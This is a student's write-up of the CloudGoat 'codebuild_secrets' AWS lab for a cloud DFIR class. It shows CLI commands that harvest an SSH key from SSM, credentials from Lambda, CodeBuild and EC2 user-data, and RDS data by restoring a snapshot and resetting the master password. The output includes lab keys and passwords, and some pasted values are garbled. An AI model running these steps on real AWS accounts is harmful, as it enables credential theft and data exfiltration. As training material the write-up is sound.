

Cloud DFIR class I

- codebuild_secrets

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
목차

1. SUMMARY	3
2. Problem solving	4
2.1. Solo Account.....	4
2.2. Calrissian Account.....	12

1. SUMMARY

Starting as the IAM user Solo, the attacker first enumerates and explores CodeBuild projects, finding unsecured IAM keys for the IAM user Calrissian therein. Then operating as Calrissian, the attacker discovers an RDS database. Unable to access the database's contents directly, the attacker can make clever use of the RDS snapshot functionality to acquire the scenario's goal: a pair of secret strings.

Alternatively, the attacker may explore SSM parameters and find SSH keys to an EC2 instance. Using the metadata service, the attacker can acquire the EC2 instance-profile's keys and push deeper into the target environment, eventually gaining access to the original database and the scenario goal inside (a pair of secret strings) by a more circuitous route.



2. Problem solving

2.1.Solo Account

First, I created an aws account. After that, I installed cloudgoat in Ubuntu and linked it. And I installed the codebuild_secrets problem, which is my responsibility, in the cloudgoat file.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat$ cd codebuild_secrets_cgldgvxapwzble/  
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ ls  
README.md  cheat_sheet_calrissian.md  cloudgoat  manifest.yml  start.txt  
assets      cheat_sheet_solo.md        cloudgoat.pub  start.sh      terraform
```

After linking with aws and cloudgoat, create an account called aws solo.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws configure --profile Solo  
AWS Access Key ID [None]: 145023104741  
AWS Secret Access Key [None]: AKIASDRAM63SUMCBMNZF  
Default region name [None]: cloudgoat  
Default output format [None]:
```

It then checks whether an instance with the profile Solo was created in ec2 and the internal settings.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws ec2 describe-instances --profile Solo
{
  "Reservations": [
    {
      "Groups": [],
      "Instances": [
        {
          "AmiLaunchIndex": 0,
          "ImageId": "ami-0a313d6098716f372",
          "InstanceId": "i-0cd2781d93aa47fa5",
          "InstanceType": "t2.micro",
          "KeyName": "cg-ec2-key-pair-codebuild_secrets_cgldgvxapwzble",
          "LaunchTime": "2024-08-12T10:07:49+00:00",
          "Monitoring": {
            "State": "disabled"
          },
          "Placement": {
            "AvailabilityZone": "us-east-1a",
            "GroupName": "",
            "Tenancy": "default"
          },
        }
      ]
    }
  ]
}
```

This time, check the security-group value of Solo profile with the ec2 server.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws
ec2 describe-security-groups --profile Solo
{
  "SecurityGroups": [
    {
      "Description": "default VPC security group",
      "GroupName": "default",
      "IpPermissions": [
        {
          "IpProtocol": "-1",
          "IpRanges": [],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "UserIdGroupPairs": [
            {
              "GroupId": "sg-0f1e2d574e167caa5",
              "UserId": "145023104741"
            }
          ]
        }
      ],
      "OwnerId": "145023104741",
      "GroupId": "sg-0f1e2d574e167caa5",
      "IpPermissionsEgress": [
        {
          "IpProtocol": "-1",
          "IpRanges": [
            {
              "CidrIp": "0.0.0.0/0"
            }
          ]
        }
      ]
    }
  ]
}
```

When I checked security-group, I confirmed that port 22 ssh is open.

```
    },
    {
      "Description": "CloudGoat codebuild_secrets_cgldgvxapwzble Security Group f
or EC2 Instance over SSH",
      "GroupName": "cg-ec2-ssh-codebuild_secrets_cgldgvxapwzble",
      "IpPermissions": [
        {
          "FromPort": 22,
          "IpProtocol": "tcp",
          "IpRanges": [
            {
              "CidrIp": "218.146.20.61/32"
            }
          ],
          "Ipv6Ranges": [],
          "PrefixListIds": [],
          "ToPort": 22,
          "UserIdGroupPairs": []
        }
      ],
      "OwnerId": "145023104741",
      "GroupId": "sg-04ed8c0aaa0fc78c8",
      "IpPermissionsEgress": [
```



I checked the values of the instance parameters for the Solo profile.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$  
{  
  "Parameters": [  
    {  
      "Name": "cg-ec2-private-key-codebuild_secrets_cgldgvxapwzble",  
      "ARN": "arn:aws:ssm:us-east-1:145023104741:parameter/cg-ec2-private-key-cod  
ebuild_secrets_cgldgvxapwzble",  
      "Type": "String",  
      "LastModifiedDate": "2024-08-12T19:09:40.868000+09:00",  
      "LastModifiedUser": "arn:aws:iam::145023104741:user/cloudgoat",  
      "Description": "cg-ec2-private-key-codebuild_secrets_cgldgvxapwzble",  
      "Version": 1,  
      "Tier": "Standard",  
      "Policies": [],  
      "DataType": "text"  
    },  
    {  
      "Name": "cg-ec2-public-key-codebuild_secrets_cgldgvxapwzble",  
      "ARN": "arn:aws:ssm:us-east-1:145023104741:parameter/cg-ec2-public-key-code  
build_secrets_cgldgvxapwzble",  
      "Type": "String",  
      "LastModifiedDate": "2024-08-12T19:09:39.980000+09:00",  
      "LastModifiedUser": "arn:aws:iam::145023104741:user/cloudgoat",  
      "Description": "cg-ec2-public-key-codebuild_secrets_cgldgvxapwzble",  
      "Version": 1,  
      "Tier": "Standard",  
      "Policies": [],  
      "DataType": "text"  
    }  
  ]  
}
```



First, we re-constructed the private key by obtaining the parameters for the private key.

```
admin2@admin2-VMware-Virtual-Platform:~$ aws ssm get-parameter --name cg-ec2-private-key-codebuild_secrets_cgldgvxapwzble --profile Solo
{
  "Parameter": {
    "Name": "cg-ec2-private-key-codebuild_secrets_cgldgvxapwzble",
    "Type": "String",
    "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAACFwAAAAadzC2gtcn\nAQVWuSgogvm095r/HQ6cVJo0kyAdgUh8GIYL8\n5d16nHzCwq1Kc2Hc61laHt+U6IadrHrAJnMhH7e+W1h6GhZbzHYJZPplwe1NTKTr+f3YAk\n0HEg9p+HjJausVIUmeh1o\nnHLWV5kixg5Lp5G9r7e9RhmEfEpmJcWuPMz53IqXGRP65sHaFPytfgbWaNu2kDQAxwUyhf9\nzD08/\n4HXfyw1i6xd1SsyEurfR7DQGCYphsSDFH/kseXmzFrRpSYqh62RAzBW1Dg0DYdEV0\nLCLk6hHokxDEuZKqTZqGth73LSZrUvYLPtIdqjJEsElxVwpQfTHlvVUqTGH2lgvbNMBKJj\nvpQth3UviPyho4v9Nn44LjihE2ja6r/nW+E8iceTgCdHTrLhhY4CZ6GLJ8oTmt2KZnvMA\nnc1Ui9KtFKe117dTsGRd7v+Few2pIO8sTOrRibH3Y2xSul1LZkJDj45VqjzdKo5cYNRE0Rs\nLlHgelg+RcBaIyiXmRyftA1E16H+1LvDtPlIFBcGllAVHW8sUyhvb\nnnSelrvYoamk3noES1\nnz2UQaT0e2oqbpu0KaFGPS4AqAdmJSbeaH0hynDKDEL7riRs2pBPCeKctkESryLYB1v5NSr\nncAAAdgriHDXK4hw1wAAAAHc3NoLXJzYQA\nAAgEA2c88C81lm4KWqsuAQVWuSgogvm095r/H\nnQ6cVJo0kyAdgUh8GIYL85d16nHzCwq1Kc2Hc61laHt+U6IadrHrAJnMhH7e+W1h6GhZbzH\nAUxyOXYez00pwJgk20Sq0\nnHEg9p+HjJausVIUmeh1o\nnHLWV5kixg5Lp5G9r7e9RhmEfEpmJcWuPMz53IqXGRP65sHaFPy\nYqh62\nntfgbWaNu2kDQAxwUyhf94HXfyw1i6xd1SsyEurfR7DQGCYphsSDFH/kseXmzFrRpSYqh62\nnRAzBW1Dg0DYdEV0zD08/LCLk6hHokxDEuZKqTZqGth73LSZrUvYLPtIdqjJEsElxVwpQfT\nlvVUqTGH2lgvbNMBKJjAvpQth3UviPyho4v9Nn44LjihE2ja6r/nW+E8iceTgCdHTrLhh\noTmt2KZnvMAc1Ui9KtFKe117dTsGRd7v+Few2pIO8sTOrRibH3Y2xSul1LZkJ\nndj45VqjzdKo5cYNRE
```



Based on the acquired private key, try to link ssh to the server to obtain permission.

```
    },
    "NetworkInterfaces": [
      {
        "Association": {
          "IpOwnerId": "amazon",
          "PublicDnsName": "ec2-98-80-135-75.compute-1.amazonaws.com",
          "PublicIp": "98.80.135.75"
        },
        "Attachment": {
          "AttachTime": "2024-08-12T10:07:49+00:00",
          "AttachmentId": "eni-attach-0907e140ab9e275d1",
          "DeleteOnTermination": true,
          "DeviceIndex": 0,
          "Status": "attached",
          "NetworkCardIndex": 0
        },
        "Description": "",
        "Groups": [
          {
            "GroupName": "cg-ec2-ssh-codebuild_secrets_cgldgvxapwzble",
            "GroupId": "sg-04ed8c0aaa0fc78c8"
          }
        ]
      }
    ]
  }
}
```

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

```
ubuntu@ip-10-10-10-242:~$
```

On the server, verify that the lambda function function is in your area.

```
ubuntu@ip-10-10-10-242:~$ aws lambda list-functions --region us-east-1
{
  "Functions": [
    {
      "FunctionName": "cg-lambda-codebuild_secrets_cgldgvxapwzble",
      "FunctionArn": "arn:aws:lambda:us-east-1:145023104741:function:cg-lambda-codebuild_secrets_cgldgvxapwzble",
      "Runtime": "python3.9",
      "Role": "arn:aws:iam::145023104741:role/cg-lambda-role-codebuild_secrets_cgldgvxapwzble-service-role",
      "Handler": "lambda.handler",
      "CodeSize": 163,
      "Description": "",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2024-08-12T10:02:50.421+0000",
      "CodeSha256": "efeLK6Sm5eKs09gz5scuHrkBr2GCyu3nt6SLp4AqLgU=",
      "Version": "$LATEST",
      "Environment": {
        "Variables": {
          "DB_USER": "cgadmin",
          "DB_NAME": "securedb",
          "DB_PASSWORD": "wagrrrrwggahhhwwrrrggawwwwwrrr"
        }
      }
    }
  ]
}
```

Check the user_data text file inside to obtain a secret key.

```
ubuntu@ip-10-10-10-242:~$ cd /var/lib/cloud/instances
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances$ ls
i-0cd2781d93aa47fa5
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances$ cd i-0cd2781d93aa47fa5/
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ ls
boot-finished  handlers  sen  vendor-data.txt
cloud-config.txt  obj.pkl  user-data.txt  vendor-data.txt.i
datasource      scripts  user-data.txt.i
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ cat user-data.txt
cat: user-data.txt: Permission denied
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$ sudo cat user-data.txt
#!/bin/bash
apt-get update
apt-get install -y postgresql-client
psql postgresql://cgadmin:wagrrrrwggahhhwwrrrggawwwwwrrr@cg-rds-instance-codebuild-secrets-cgldgvxapwzble.cxngomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "CREATE TABLE sensitive_information (name VARCHAR(100) NOT NULL, value VARCHAR(100) NOT NULL);"
psql postgresql://cgadmin:wagrrrrwggahhhwwrrrggawwwwwrrr@cg-rds-instance-codebuild-secrets-cgldgvxapwzble.cxngomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key1','\!C70RY-Pvy0SDpt0VNX2JD59K9jVetC1xI4gM04');"
psql postgresql://cgadmin:wagrrrrwggahhhwwrrrggawwwwwrrr@cg-rds-instance-codebuild-secrets-cgldgvxapwzble.cxngomwi4i3i.us-east-1.rds.amazonaws.com:5432/securedb \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Key2','\!C70RY-JpZFRktvU!WuhyPGF20m4SDYJt0Txs6');"
ubuntu@ip-10-10-10-242:/var/lib/cloud/instances/i-0cd2781d93aa47fa5$
```

2.2. Calrissian Account

First, enter the command to know the instance's private key before accessing the Calrissian Account.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws codebuild list-projects --profile Solo
{
  "projects": [
    "cg-codebuild-codebuild_secrets_cgldgvxapwzble"
  ]
}
```

View Solo's profile as a whole with the private key of the instance you obtained.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws codebuild batch-get-projects --names cg-codebuild-codebuild_secrets_cgldt9wr740lv5 --profile Solo
{
  "projects": [],
  "projectsNotFound": [
    "cg-codebuild-codebuild_secrets_cgldt9wr740lv5"
  ]
}
```

i can then obtain the access key and secret key of your Calrissian account.

```
},
"environment": {
  "type": "LINUX_CONTAINER",
  "image": "aws/codebuild/standard:1.0",
  "computeType": "BUILD_GENERAL1_SMALL",
  "environmentVariables": [
    {
      "name": "calrissian-aws-access-key",
      "value": "AKIASDRAM63S7KL4IUH4",
      "type": "PLAINTEXT"
    },
    {
      "name": "calrissian-aws-secret-key",
      "value": "F/pDv8vXafPWDoJ+s6pgYWWfgJ83McI3SwNutLT+",
      "type": "PLAINTEXT"
    }
  ]
}
```



And check the profile of the Calrissian account.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws rds describe-db-instances --profile Calrissian
{
  "DBInstances": [
    {
      "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidgvxapwzble",
      "DBInstanceClass": "db.m5.large",
      "Engine": "postgres",
      "DBInstanceStatus": "available",
      "MasterUsername": "cgadmin",
      "DBName": "securedb",
      "Endpoint": {
        "Address": "cg-rds-instance-codebuild-secrets-cgidgvxapwzble.cxmgomwi4i3i.us-east-1.rds.amazonaws.com",
        "Port": 5432,
        "HostedZoneId": "Z2R2ITUGPM61AM"
      },
      "AllocatedStorage": 20,
      "InstanceCreateTime": "2024-08-12T10:06:04.080000+00:00",
      "PreferredBackupWindow": "07:26-07:56",
      "BackupRetentionPeriod": 0,
      "DBSecurityGroups": [],
      "VpcSecurityGroups": [
```



Create a db snapshot for rds and check the profile for Calrissian for the db snapshot.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ aws rds create-db-snapshot --db-instance-identifier cg-rds-instance-codebuild-secrets-cgidgvxapwzble --db-snapshot-identifier cloudgoat --profile Calrissian
{
  "DBSnapshot": {
    "DBSnapshotIdentifier": "cloudgoat",
    "DBInstanceIdentifier": "cg-rds-instance-codebuild-secrets-cgidgvxapwzble",
    "Engine": "postgres",
    "AllocatedStorage": 20,
    "Status": "creating",
    "Port": 5432,
    "AvailabilityZone": "us-east-1a",
    "VpcId": "vpc-0c9fb426633f74c6b",
    "InstanceCreateTime": "2024-08-12T10:06:04.080000+00:00",
    "MasterUsername": "cgadmin",
    "EngineVersion": "16.2",
    "LicenseModel": "postgresql-license",
    "SnapshotType": "manual",
    "OptionGroupName": "default:postgres-16",
    "PercentProgress": 0,
    "StorageType": "gp2",
    "Encrypted": false,
    "DBSnapshotArn": "arn:aws:rds:us-east-1:145023104741:snapshot:cloudgoat"
```

When I checked Calrissian's security-groups, I found that port 5432 was open.

```
"Description": "CloudGoat codebuild_secrets_cgldgvxapwzble Security Group for PostgreSQL RDS Instance",
"GroupName": "cg-rds-psql-codebuild_secrets_cgldgvxapwzble",
"IpPermissions": [
  {
    "FromPort": 5432,
    "IpProtocol": "tcp",
    "IpRanges": [
      {
        "CidrIp": "10.10.20.0/24"
      },
      {
        "CidrIp": "10.10.30.0/24"
      },
      {
        "CidrIp": "218.146.20.61/32"
      },
      {
        "CidrIp": "10.10.40.0/24"
      },
      {
        "CidrIp": "10.10.10.0/24"
      }
    ],
    "Ipv6Ranges": [],
    "PrefixListIds": [],
    "ToPort": 5432,
    "UserIdGroupPairs": []
  }
]
```



Creates a db instance called new-db.

```
"DBInstance": {
  "DBInstanceIdentifier": "new-db",
  "DBInstanceClass": "db.m5.large",
  "Engine": "postgres",
  "DBInstanceStatus": "creating",
  "MasterUsername": "cgadmin",
  "DBName": "securedb",
  "AllocatedStorage": 20,
  "PreferredBackupWindow": "07:26-07:56",
  "BackupRetentionPeriod": 0,
  "DBSecurityGroups": [],
  "VpcSecurityGroups": [
    {
      "VpcSecurityGroupId": "sg-04ed8c0aaa0fc78c8",
      "Status": "active"
    }
  ],
  "DBParameterGroups": [
    {
      "DBParameterGroupName": "default.postgres16",
      "ParameterApplyStatus": "in-sync"
    }
  ]
}
```

Modify the password for the master-user of the new-db instance during the Calrissian profile.

```
"DBInstance": {
  "DBInstanceIdentifier": "new-db",
  "DBInstanceClass": "db.m5.large",
  "Engine": "postgres",
  "DBInstanceStatus": "available",
  "MasterUsername": "cgadmin",
  "DBName": "securedb",
  "Endpoint": {
    "Address": "new-db.cxngomwi4i3i.us-east-1.rds.amazonaws.com",
    "Port": 5432,
    "HostedZoneId": "Z2R2ITUGPM61AM"
  },
  "AllocatedStorage": 20,
  "InstanceCreateTime": "2024-08-12T11:04:44.474000+00:00",
  "PreferredBackupWindow": "07:26-07:56",
  "BackupRetentionPeriod": 0,
  "DBSecurityGroups": [],
  "VpcSecurityGroups": [
    {
      "VpcSecurityGroupId": "sg-04ed8c0aaa0fc78c8",
      "Status": "active"
    }
  ]
}
```

You can see that the masterUserPassword is set.

```
},
"PreferredMaintenanceWindow": "mon:04:29-mon:04:59",
"PendingModifiedValues": {
  "MasterUserPassword": "*****"
},
"MultiAz": false
```

Remotely connect to new-db with 5432 ports with the psql command.

```
admin2@admin2-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgldgvxapwzble$ psql postgresql://cgadmin@new-db.cxmgomwi4i3i.us-east-1.rds.amazonaws.com:5432/postgres
Password for user cgadmin:
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off)
Type "help" for help.

postgres=>
```

Verify the presence of securedb on the remotely accessed console.

```

      List of databases
  Name      | Owner   | Encoding | Locale Provider | Collate | Ctype    | ICU Locale | ICU Rules | Access privileges
-----+-----+-----+-----+-----+-----+-----+-----+-----
postgres   | cgadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |             |           | 
rdsadmin   | rdsadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |             |           | rdsadmin=CTc/rdsadmin
securedb    | cgadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |             |           | 
template0  | rdsadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |             |           | =c/rdsadmin          +
            |         |          |                 |           |           |             |           | rdsadmin=CTc/rdsadmin
template1  | cgadmin | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |             |           | =c/cgadmin           +
            |         |          |                 |           |           |             |           | cgadmin=CTc/cgadmin
(5 rows)

```

After connecting to securedb, check the internal table.

```
postgres=> \c securedb
psql (16.3 (Ubuntu 16.3-0ubuntu0.24.04.1), server 16.2)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, compression: off)
You are now connected to database "securedb" as user "cgadmin".
securedb=> \dt

      List of relations
 Schema |          Name          | Type  | Owner
-----+-----+-----+-----
 public | sensitive_information | table | cgadmin
(1 row)
```

If you check the table in securedb, you can check the internal secret key.

```
securedb=> select * from sensitive_information
securedb-> ;
```

name	value
Key1	V\!C70RY-PvyOSDptp0VNX2JDS9K9jVetC1xI4gM04
Key2	V\!C70RY-JpZFRvKtvUiWuhyPGF20m4SDYJtOTxws6

(2 rows)

